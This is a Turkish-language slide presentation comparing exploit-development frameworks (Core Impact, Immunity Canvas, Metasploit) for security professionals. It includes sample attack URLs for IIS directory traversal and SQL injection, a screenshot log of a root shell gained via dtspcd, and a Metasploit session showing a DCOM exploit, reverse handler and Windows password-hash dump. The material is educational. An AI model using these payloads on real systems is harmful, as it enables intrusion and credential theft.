

Exploit Geliřtirme Altyapıları

Fatih Özacı

Bilgi Güvenliđi Danıřmanı

fatih.ozavci@gamasec.net



Sunum İeriđi



- Exploit Kavramı
- Exploit Geliřtirme Süreci
- Bütünleřik Geliřtirme Ortamları
- Önerilen Yazılımlar ve Çözümler



Exploit



Bir güvenlik açığını kullanarak normal-dışı bir işlem yapılmasını sağlayan yöntem veya yazılım

- `http://sunucu/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir`
- `http://sunucu/login.asp?uid=' OR 1=1`

Diğer Kavramlar




- Payload
 - Exploit sonrası çalıştırılacak ve normal-dışı işlemi yapacak içerik
- Shellcode
 - Exploit sonrası çalıştırılacak platforma özel binary'ler
- NOP
 - “Not Operation”, işlevsiz veya bellek yeri öğrenme amaçlı bellek dolduran bitler
- Encoder
 - Çalıştırılacak Shellcode'u değiştiren ve IDS'ler tarafından yakalanmasını önleyen yazılımlar

Exploit Yapısı



Exploit Yaşam Çevrimi




Genel Exploit'lerin Özellikleri

- Çok farklı programlama dillerinde sunulabilirler (binary, c, c++, perl, lisp, python)
- Açığın tek veya özel bir kullanımı üzerine geliştirilmiş olabilirler (..`%c0%af`.. veya ..`%c0%qf`..)
- Payload/Shellcode değeri özelleştirilemeyebilir (binary, açık hakkında kısıtlı bilgi)
- Kod kirli veya kötü niyetli yazılmış olabilir
- Herkesçe kullanıldığı için önlem alınmış olabilir

Kim Kendi Exploit'ine İhtiyaç Duyar

- Tetkikçiler
- Danışmanlar
- Yazılım veya Donanım Testi Yapanlar
- Sistem Yöneticileri
- Güvenlik Açığı Geliştiricileri

Exploit Geliştirme Süreci



Hangi Araçlar Kullanılır



- Açık Bulunan Yazılımın Örneği !?
- Fuzzer
- Encoder
- HEX Editörler
- Binary Analiz Araçları
- Debugger
- Paket Yakalayıcılar
- Protokol Çözümleyiciler
- Yorumlayıcılar / Derleyiciler
- Shellcode'lar
- SQL Sorguları

Bütünleşik Geliştirme Ortamları

- Exploit ve Payload ayrımı
- Hazır ve kodu açık Exploit'ler
- Binary analizi için yardımcı araçlar
- Hazır Payload veya Agent'lar
- Grafik arabirim ile “tıkla ve gir” kolaylığı
- Hazır fonksiyonlar ile daha az Exploit kodu
- Kategorizasyon ve analiz arabirimleri
- Hazır Recon'lar ile bilgi toplama
- Yerel, yetki yükseltimi amaçlı Exploit'ler
- 0 gün Exploit'leri

Geliştirme Ortamı Alternatifleri

- Core Technologies - Core Impact
- Immunity Security - Immunity Canvas
- Metasploit Project - Metasploit Framework
- Security Forest - Exploitation Framework



Core Impact



- Başarılı grafik arabirim
- Çok sayıda uzak ve yerel Exploit
- Recon ve Exploit'ler python ile yazılmış ve kodu açık
- Payload olarak "Core Agent" kullanılıyor
- InlineEGG ile Shellcode oluşturma
- Yerel Exploit'ler ile "Agent" yetkileri yükseltilebilmekte
- Ele geçirilen sistemler üzerinden Exploit çalıştırabiliyor
- Harici araçlar ve rapor üretme yeteği ile tam bir denetim aracı olmayı hedefliyor

Core Impact



The screenshot displays the Core Impact interface during a penetration test. The main window is titled "Penetration Test - CORE IMPACT" and shows a menu bar (File, Edit, View, Modules, Tools, Help) and a toolbar. The "Modules" pane on the left lists the steps of the "Rapid Penetration Test":

- 1 Information Gathering
- 2 Attack and Penetration
- 3 Local Information Gathering
- 4 Privilege Escalation
- 5 Clean Up
- 6 Report Generation

The "Entity View" pane shows a tree structure of the network:

- localhost
 - localagent
 - www.company.org
 - level0(0)
 - 192.168.36.0
 - 192.168.36.1
 - 192.168.36.15
 - 192.168.36.23
 - 192.168.36.26
 - 192.168.36.28
 - 192.168.36.55

The "Executed Modules" table shows the following results:

Name	Started	Finished	Status
Local Information Gathering	7/11/2005 12:0...	7/11/2005 12:0...	Fin
Privilege Escalation	7/11/2005 12:0...	7/11/2005 12:0...	Fin
Information Gathering	7/11/2005 12:0...	7/11/2005 12:0...	Fin
Attack and Penetration	7/11/2005 12:0...	7/11/2005 12:0...	Fin

The "Executed Module Info" pane shows details for the "Attack and Penetration" module:

Exploit candidates for /192.168.36.23/192.168.36.15

Exploit	Status	Agent
MSRPC	Unable to	
DCOM	exploit	
Heap		
Corruption		
Exploit		
MSRPC	Successfully	/192.168.36.23/192.168.36.26/level0
DCOM	exploited	(2)
exploit		

The "Output" pane at the bottom shows the "Module Properties" for "Attack and Penetration":

Module Properties

Brief: This module automatically selects and launches attacks.
Category: RPT
Author: [CORE Security Technologies](#)
Version: 1.87.2.2
Description: This module helps you automatically select and launch remote attacks based on previously acquired information. The Attack and Penetration step utilizes previously acquired information about the network (for instance, by running the Information Gathering step) to automatically select and launch remote attacks.

For each target host, this macro requires the following information (all this information is obtained automatically by the Information Gathering step):

Immunity Canvas



- Başarılı grafik arabirim
- Kaynak kodu açık olarak satılıyor
- Çok sayıda yardımcı araç, uzak ve yerel Exploit
- Recon ve Exploit'ler python ile yazılmış ve kodu açık
- Payload olarak “Canvas Agent” kullanılıyor
- Yerel Exploit'ler ile “Agent” yetkileri yükseltilebilmekte
- Harici firmalar tarafından geliştirilen 0 gün exploit'lerini kullanabiliyor (Gleg Ltd. Vuln Disco)

Immunity Canvas



Immunity CANVAS (http://www.immunitysec.com/CANVAS)

Action Helium Listeners Logging Network Dump Hosts

Current Local IP Address: 192.168.1.101

Name	Description
Current	Attacks against the current host
cachefsd_lpd	cachefsd .cfs_mnt File Stack Overflow (requires in.lpd for file upload)
cmsd_xdrarray	rpc.cmsd xdr_array heap overflow
dtspcd	dtspcd heap overflow
in_lpd	in.lpd command execution (Solaris 8)
kcms_server	kcms_server file retrieval
portscan	Portscanner
rpcdump	SunRPC Dumper
sadmind	Sadmind Remote Exploit for Solaris
samba_nttrans	Samba Nttrans Overflow
samba_trans2	Samba Trans2 Stack Overflow
snmpXdmid	snmpXdmid Buffer Overflow
sunlogin	Solaris Login Overflow
sunlogin_pamh	Solaris Login pamh Overflow
ttdb_xdrarray	rpc.ttdbserverd xdr_array Heap Overflow
Exploits	CANVAS Exploit Modules

References: <http://xforce.iss.net/alerts/advise101.php> <http://www.kb.cert.org>
CVE Name: CVE-2001-0803
Date public: Nov 06, 2001
CERT Advisory: <http://www.cert.org/advisories/CA-2001-31.html>

ID	Status	Information
0	00000	Scanning 192.168.1.101 (done)
1	00000	Scanning 192.168.1.25 (done)
2	00000	dtspcd attacking 192.168.1.25:6112 (succeeded)
3	00000	Shell at [192.168.1.25, 6112]

Listener Shell

Download To: Browse Go

Upload Browse Go

cd Go

Spawn Process Go

Dir Go

pwd (Gets Current Working Directory) Go

Piped Command Go

unlink Go

Command 'id -a' returned: '*uid=0(root) gid=0(root)*'
Command 'echo "owned!'" returned: '*owned!*

Host	OS	Status
192.168.1.101	Linux	Not owned
192.168.1.25	Solaris 8	Not owned

As Reliable as Possible Covertness Bar As Covert As Possible

Metasploit Framework



- 2.x (GPL) ve 3.x (Non-commercial) olarak iki ayrı sürümü bulunmakta
- 138+ istemci/sunucu exploit ve 75+ payload bulunuyor
- Çok farklı türde payload'lar kullanılabiliyor
 - Agent (Meterpreter)
 - VNC DLL Injection
 - Shellcode Üretimi (Shell Bind, Reverse, FindSock)
 - Binary Upload
- Çok sayıda farklı encoder kullanılabiliyor
 - Alpha2, Pex, Shikata Ga Nai, Sparc, OSXPPCLongXOR
- Konsol, web ve seri arabirimleri bulunuyor, 3.x grafik arabirime de sahip olacak
- Açık kaynaklı her şeye entegre edilebiliyor (InlineEgg)
- En güçlü özelliği Post-Exploitation yetenekleri (Meterpreter, VNC DLL Injection, Anti-Forensic, Process Migration vb.)

Metasploit Framework



```
msf exploit(windows/dcerpc/ms03_026_dcom) > exploit
[*] Started reverse handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:127.0.0.1[12347] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:127.0.0.1[12347] ...
[*] sending exploit ...
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73739 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.254.0.4:4444 -> 10.172.69.14:3113)
```

```
Loading extension stdapi...success.
```

```
meterpreter > use priv
```

```
Loading extension priv...success.
```

```
meterpreter > hashdump
```

```
Administrator:500:                                     :
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:787fe2ff8bfd6acd36f1f167826628fd:a42a0141890f2998312ffc41cd8f4d4e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:d3130169356f4ce4def8a52fb59c1e98:::
meterpreter >
```

```
meterpreter > irb
```

```
[*] Starting IRB shell
```

```
[*] The 'client' variable holds t
```

```
>> client.priv.sam_hashes[3].ntlm
```

```
=> "d3130169356f4ce4def8a52fb59c1
```

```
>> client.priv.sam_hashes[3].user
```

```
=> "SUPPORT_388945a0\005"
```

```
>> client.ui.idle_time
```

```
=> 450
```

```
>> client.fs.dir.entries
```

```
=> ["AUTOEXEC.BAT", "baserand", "
```

```
"personal", "Program Files", "RE
```

```
>> client.sys.process.processes[0
```

```
=> {"name"=>"smss.exe", "pid"=>47
```

```
>>
```

```
[*] Sending 124 byte payload...
```

```
[*] Sending stage (2838 bytes)
```

```
[*] Sleeping before handling stage...
```

```
[*] Uploading DLL (73739 bytes)...
```

```
[*] Upload completed.
```

```
[*] Trying to use connection...
```

```
[*] Meterpreter session 1 opened (10.254.0.4:59360 -> 10.254.0.4:12345)
```

```
[*] Started logging session interaction.
```

```
[*] Session 1 created in the background.
```

```
msf exploit(test/multi/aggressive) > session -1
```

```
Active sessions
```

```
=====
```

Id	Description	Tunnel
1	Meterpreter	10.254.0.4:59360 -> 10.254.0.4:12345

```
msf exploit(test/multi/aggressive) > session -i 1
```

```
[*] Starting interaction with 1...
```

```
meterpreter > use stdapi
```

```
Loading extension stdapi...success.
```

```
meterpreter >
```

Karşılaştırma Tablosu



Özellikler	Core Impact	Immunity Canvas	Metasploit Framework
İşletim Sistemi	Windows	Windows / Unix	Windows / Unix
Grafik Kullanıcı Arabirimi	Var	Var	2.x Yok / 3.x Var
Script Dili	Python	Python	2.x Perl / 3.x Ruby
Ağ Haritalama	Var	Var	2.x Yok / 3.x Planlanıyor
İstemci Exploit'leri	Var	Var	Var
Yerel Exploit'ler	Var	Var	Yok
Web Exploit'leri	Yok	Yok	Yok
Payload Kullanımı	Agent / InlineEgg	Agent	Meterpreter/Shellcode/VNC
Encoder Kullanımı	Yok	Yok	Var
Exploit Sonrası Bağlantı	Bind/Reverse/Re-use	Bind/Reverse/Re-use	Bind/Reverse/FindSock
Agent Üstünden Saldırı	Var	Yok	Meterpreter / SocketNinja
Otomatize Exploit İşlemi	Var	Var	Yok
Raporlama	Var	Yok	Yok
Diğer Araçlarla Entg.	Var	Var	2.x Yok / 3.x Planlanıyor
Harici Geliştirme Araçları	Yok	Yok	Var
Anti-Forensic Özellikleri	Yok	Yok	Var
Fiyat	~25.000 USD	10 Kul. ~2.000 USD	Ücretsiz

Bağlantılar ve Referanslar



Core Technologies (<http://www.coresecurity.com>)

Immunity Security (<http://www.immunitysec.com>)

Metasploit Project (<http://www.metasploit.org>)

Security Forest Project (<http://www.securityforest.com>)



Teşekkürler....

